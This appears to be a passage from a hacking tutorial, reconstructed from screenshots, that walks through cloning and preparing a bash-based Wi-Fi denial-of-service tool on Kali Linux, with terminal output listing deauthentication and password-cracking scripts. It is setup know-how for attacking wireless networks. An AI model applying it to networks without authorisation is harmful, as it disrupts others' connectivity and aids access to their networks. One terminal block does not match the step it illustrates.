
Our next tool Wifi DOS tool by MrLaki5 is a Linux bash script that is used to perform a DOS attack on wireless networks. It can be downloaded from Github as shown below (Download information given in our Downloads section..

" They are skillful and methodic operators who follow operations security (OpSec) best practices." - Microsoft on Nobelium Hacker Group.




```
┌──(kali㉿kali)-[~/wifi_dos]
└─$ git clone https://github.com/MrLaki5/Wifi-dos-tool
Cloning into 'Wifi-dos-tool'...
remote: Enumerating objects: 26, done.
remote: Total 26 (delta 0), reused 0 (delta 0), pack-reused 26
Receiving objects: 100% (26/26), 6.22 KiB | 1.24 MiB/s, done.
Resolving deltas: 100% (9/9), done.

┌──(kali㉿kali)-[~/wifi_dos]
└─$ ls
Wi-Fi-DoS  WIFI-DOS  Wifi-dos-tool

┌──(kali㉿kali)-[~/wifi_dos]
└─$ cd Wifi-dos-tool

┌──(kali㉿kali)-[~/wifi_dos/Wifi-dos-tool]
└─$ ls
README.md  source  wifit.sh

┌──(kali㉿kali)-[~/wifi_dos/Wifi-dos-tool]
└─$ 
```

For this script to work on Kali, we need some requirements. First, we need to install gnome termin -al if not already installed. This is because the tool opens a new gnome-terminal while scanning for wireless networks. Gnome-terminal can be installed as shown below.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install gnome-terminal                          100 ×
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer r
equired:
  guile-3.0-libs libglade2-0
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  gcc-11-base gnome-keyring gnome-terminal-data libgcrypt20
  libglib2.0-0 libglib2.0-bin libgnutls30 libnautilus-extension1a
  libstdc++6 libvte-2.91-0 libvte-2.91-common
  nautilus-extension-gnome-terminal
Suggested packages:
  rng-tools gnutls-bin
```

Similarly we need to install dbus-x11 as shown below.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install dbus-x11

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer r
equired:
  guile-3.0-libs libglade2-0
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  dbus dbus-bin dbus-daemon dbus-session-bus-common
  dbus-system-bus-common libdbus-1-3
The following NEW packages will be installed:
  dbus-bin dbus-daemon dbus-session-bus-common dbus-system-bus-common
```


Next, in the source directory of Wifi-dos-tool, create a new directory named "temp" and inside that "temp" directory create another directory named tempScanAll as shown below.



```
┌──(kali㉿kali)-[~/wifi_dos]
└─$ ls
Wi-Fi-DoS  WIFI-DOS  Wifi-dos-tool

┌──(kali㉿kali)-[~/wifi_dos]
└─$ cd Wifi-dos-tool

┌──(kali㉿kali)-[~/wifi_dos/Wifi-dos-tool]
└─$ ls
README.md  source  wifit.sh

┌──(kali㉿kali)-[~/wifi_dos/Wifi-dos-tool]
└─$ 
```




```
┌──(kali㉿kali)-[~/wifi_dos/Wifi-dos-tool/source]
└─$ ls
changeMacAndMakeMonitor.sh  deviceName.txt
changeMacOnDevice.sh        installPackages.sh
checkPassword.sh            killOtherProceses.sh
chooseDevice.sh             makeDeviceToMonitor.sh
chooseDictionary.sh         scanAck.sh
chooseRouter.sh             scanNetwork.sh
crackAck.sh                 temp
deauthRouter.sh             version.txt
deviceInfo.sh

┌──(kali㉿kali)-[~/wifi_dos/Wifi-dos-tool/source]
└─$ 
```



